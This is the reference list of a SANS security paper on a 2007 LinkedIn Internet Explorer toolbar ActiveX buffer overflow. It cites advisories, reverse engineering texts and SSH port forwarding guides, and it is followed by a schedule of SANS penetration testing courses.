[8] (2007, July 24). LinkedIn Browser Toolbar ActiveX Control Buffer Overflow Vulnerability. Retrieved December 17, 2007, from Security Focus Bugtraq Web site: http://www.securityfocus.com/bid/25032/info

[9] (2007, July 24). LinkedIn IE Toolbar "search()" Method Remote Command Execution Vulnerability / Exploit (Security Advisories). Retrieved December 17, 2007, from FrSIRT Advisories Web site: http://www.frsirt.com/english/advisories/2007/2620

[10] (2007, July 24). LinkedIn Internet Explorer Toolbar Search buffer overflow.

Retrieved December 17, 2007, from ISS X-Force Research Database Web site: http://xforce.iss.net/xforce/xfdb/35578

[11] ActiveX. (2007). In *Wikipedia* [Web]. Wikimedia Foundation. Retrieved December 17, 2007, from http://en.wikipedia.org/wiki/ActiveX

[12] Net Applications (2007, November). Market Share for Browsers. Retrieved December 18, 2007, from Market Share for Browsers, Operating Systems and Search Engines Web site: http://marketshare.hitslink.com/report.aspx?qprid=2

[13] Campbell, Yoker, (2007, July). The ActiveX Installer Service in Windows Vista. Retrieved December 18, 2007, from Windows Administration: The ActiveX Installer Service in Windows Vista Web site: http://www.microsoft.com/technet/technetmag/issues/2007/07/AxIS/default.aspx

[14] Hopwood, David (1997, October). A Comparison Between Java and ActiveX Security. Retrieved December 18, 2007, from Hopwood Papers Web site: http://www.users.zetnet.co.uk/hopwood/papers/compsec97.html

[15] LinkedIn (2007). Internet Explorer Toolbar FAQ. Retrieved December 19, 2007, from LinkedIn FAQ Web site: http://www.linkedin.com/static?key=ie_toolbar_help

[16] IBM Internet Security Systems (2007, August). Cyber Attacks on the Rise: IBM 2007 Midyear Report. *IBM Midyear Report*, 5. Retrieved December 5, 2007, from SearchSecurity.

[17] Eilam, Eldad (2005). *Reversing: Secrets of Reverse Engineering*. Indianapolis, IN: Wiley Publishing Inc.

[18] Sundar, Mario (2007, July 26). [Weblog] IE Toolbar Vulnerability Has Been Fixed. *Critical ActiveX Flaw Haunts LinkedIn Toolbar*. Retrieved December 1, 2007, from http://talkback.zdnet.com/5208-12691-0.html?forumID=1&threadID=36514&messageID=674180&start=0

[19] McAfee, (2005, April). Buffer Overflow Exploits: The Why and How. Retrieved December 20, 2007, from McAfee Whitepapers Web site: http://www.mcafee.com/us/local_content/white_papers/wp_ricochetbriefbuffer.pdf

[20] Breecher, Jerry Operating Systems: Intel's View of Memory Management. Retrieved December 20, 2007, from Lectures Web site: http://web.cs.wpi.edu/~cs3013/c07/lectures/Section09.1-Intel.pdf

[21] X86 architecture. (2007). In *Wikipedia* [Web]. Wikimedia Foundation. Retrieved December 24, 2007, from http://en.wikipedia.org/wiki/IA-16

[22] Shema, Mike (2006, February 6). Anti-Hacker Tool Kit: Reverse Engineering Binaries. Retrieved December 24, 2007, from The Ethical Hacker Network Web site: http://www.ethicalhacker.net/content/view/79/2/

[23] vivek, (2006, May 10). AT&T Assembly Syntax. Retrieved December 24, 2007, from AT&T Assembly Syntax | Sig 9 Web site: http://sig9.com/articles/att-syntax

[24] Metasploit, December 25, 2007 (2007). Metasploit. from The Metasploit Project Web site: http://www.metasploit.com/

[25] Harris, Shon (2005). *CISSP All-in-One Exam Guide, Third Edition (All-in-One)*. McGraw-Hill Osborne Media.

[26] Fortinet, December 25, 2007 (2007). Network Intrusion Detection System Database List. from Network Intrusion Detection System Database List Web site: http://support.fortinet.com/fcscan/nidsdblist.txt

[27] Jellenc, Zenz, Eli, Kimberly (2007, January 10). Global Threat Research Report: Russia. *iDefense Security Report*, 43. Retrieved December 22, 2007, from Topical Research Reports.

[28] Bitvise, (2007). A Short Guide to SSH Port Forwarding. Retrieved January 5, 2008, from SSH Port Forwarding (Bitvise) Web site: http://www.bitvise.com/port-forwarding.html

[29] Hatch, Brian (2005, January 6). SSH Port Forwarding. Retrieved January 5, 2008, Web site: http://www.securityfocus.com/infocus/1816

[30] Pomeranz, Hal (2005). UNIX/LINUX in the Enterprise. *Securing LINUX/UNIX* SANS.

[31] Red Hat Inc., (2007). Cygwin Home. Retrieved January 9, 2008, from Cygwin Information & Installation Web site: http://cygwin.com/

[32] Red Hat Inc., More Than a Secure Shell. Retrieved January 9, 2008, from Red Hat Linux 8.0: The Official Red Hat Linux Reference Guide Web site: http://www.redhat.com/docs/manuals/linux/RHL-8.0-Manual/ref-guide/s1-ssh-beyondshell.html

[33] Andersen, S, & Abella, V (2004). Part 2: Network Protection Technologies. *Changes to Functionality in Microsoft Windows XP Service Pack 2*, Retrieved January 9, 2008, from http://technet.microsoft.com/en-us/library/bb457156.aspx.

[34] Standards Direct, (2007). ISO 27002 - The Information Security Standard. Retrieved January 16, 2008, from The Standards Direct Electronic Shop Web site: http://www.standardsdirect.org/iso17799.htm

[35] ISO/IEC 27002. (2007). In *Wikipedia* [Web]. Wikimedia Foundation. Retrieved January 16, 2008, from http://en.wikipedia.org/wiki/ISO_17799

[36] Henry, Kevin (2007, November 20). [Podcast] Why Do Security Implementations Fail? *(ISC)² e-Symposium 20th November 2007 on 4 Steps to Security Success . Retrieved November 23, 2007, from http://www.isc2.e-symposium.com/archive201107.php*

[37] Phifer, Lisa (2007, November 27). [Podcast] Road Rules: Emerging Techniques for Secure Remote Access. Retrieved December 24, 2007, from http://event.on24.com/eventRegistration/EventLobbyServlet?target=lobby.jsp&playerwidth=950&playerheight=680&totalwidth=800&align=left&eventid=98468&sessionid=1&partnerref=bizcard&key=538B233D17D76BE2461B63BFD74D039F&eventuserid=14034520

[38] SANS Institute, (2008). Intrusion Discovery - Windows 2000/XP Pocket Reference Guide. Retrieved January 20, 2008, from Information and Computer Security Resources Web site: http://www.sans.org/resources/winsacheatsheet.pdf

[39] Skoudis, Ed (2007). Incident Handling Step-by-Step and Computer Crime Investigation. *Hacker Techniques, Exploits & Incident Handling* SANS.

[39] Northcutt, S, Skoudis, E, Sachs, M, Ullrich, J, Liston, T, Cole, E, Schultz, E, Dhamankar, R, Yoran, A, Schmidt, H, Pelgrin, W & Paller, A(2008). Top Ten Cyber Security Menaces for 2008. Retrieved January 23, 2008,from http://www.sans.org/2008menaces/

Last Updated: September 21st, 2017

Upcoming SANS Penetration Testing

SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
SANS Oslo Autumn 2017	Oslo, Norway	Oct 02, 2017 - Oct 07, 2017	Live Event
SANS vLive - SEC542: Web App Penetration Testing and Ethical Hacking	SEC542 - 201710,	Oct 03, 2017 - Nov 09, 2017	vLive
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
Community SANS Chicago SEC504*	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Mentor Session - SEC504	Columbia, SC	Oct 10, 2017 - Nov 21, 2017	Mentor
SANS Tysons Corner Fall 2017	McLean, VA	Oct 14, 2017 - Oct 21, 2017	Live Event
Community SANS New York SEC542*	New York, NY	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS Tokyo Autumn 2017	Tokyo, Japan	Oct 16, 2017 - Oct 28, 2017	Live Event
SANS Brussels Autumn 2017	Brussels, Belgium	Oct 16, 2017 - Oct 21, 2017	Live Event
SANS vLive - SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking	SEC660 - 201710,	Oct 17, 2017 - Nov 22, 2017	vLive
Community SANS Columbus SEC504	Columbus, OH	Oct 23, 2017 - Oct 28, 2017	Community SANS
SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
Mentor Session - SEC504	Dayton, OH	Oct 23, 2017 - Nov 27, 2017	Mentor
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
Community SANS Des Moines SEC504*	Des Moines, IA	Oct 30, 2017 - Nov 04, 2017	Community SANS
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Gulf Region 2017	Dubai, United Arab Emirates	Nov 04, 2017 - Nov 16, 2017	Live Event
SANS Miami 2017	Miami, FL	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Milan November 2017	Milan, Italy	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS New York SEC504*	New York, NY	Nov 06, 2017 - Nov 11, 2017	Community SANS
Mentor Session AW - SEC504	Houston, TX	Nov 06, 2017 - Jan 29, 2018	Mentor
SANS Amsterdam 2017	Amsterdam, Netherlands	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Nov 06, 2017 - Nov 11, 2017	Community SANS
Community SANS Columbia SEC504	Columbia, MD	Nov 08, 2017 - Nov 15, 2017	Community SANS